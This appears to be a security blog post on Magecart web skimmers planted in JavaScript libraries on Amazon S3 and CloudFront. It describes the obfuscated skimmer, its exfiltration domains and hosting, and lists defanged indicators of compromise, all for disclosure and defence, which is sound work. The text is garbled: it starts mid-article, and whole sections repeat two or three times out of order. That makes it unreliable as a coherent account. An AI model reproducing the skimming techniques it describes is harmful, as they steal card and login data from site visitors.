The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)>](#), [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.


This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

The screenshot shows the Fiddler Web Debugger interface. At the top, the title bar reads "Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.1". Below it is a menu bar with "File", "Edit", "Rules", "Tools", "View", and "Help". A secondary bar contains "QuickSave", "UI mode", "VPN", "Proxy", "Import SAZ/PCAP", "Update/View Regexes", "Run Regexes", and "Clear Markings".

The main pane displays a list of network requests. The columns are "Protocol", "Method", "Host", "URL", and "Body". The requests are all GET requests to "s3-ca-central-1.amazonaws.com" for various JavaScript files like "full-screen-menu.js", "dropdown.js", "input-number-increment.js", etc.

Below the list, there are tabs for "Statistics", "Inspectors", "AutoResponder", "Composer", "Fiddler Orchestra Beta", and "FiddlerScript". Under "Inspectors", there are sub-tabs for "Headers", "TextView", "SyntaxView", "WebForms", "HexView", "Auth", "Cookies", "Raw", "JSON", and "XML". The "TextView" tab is active, showing a JavaScript transformer script. The script contains several lines of code, including a redacted section with a white box. The redacted text includes "https://cdn-" and "imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar".

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



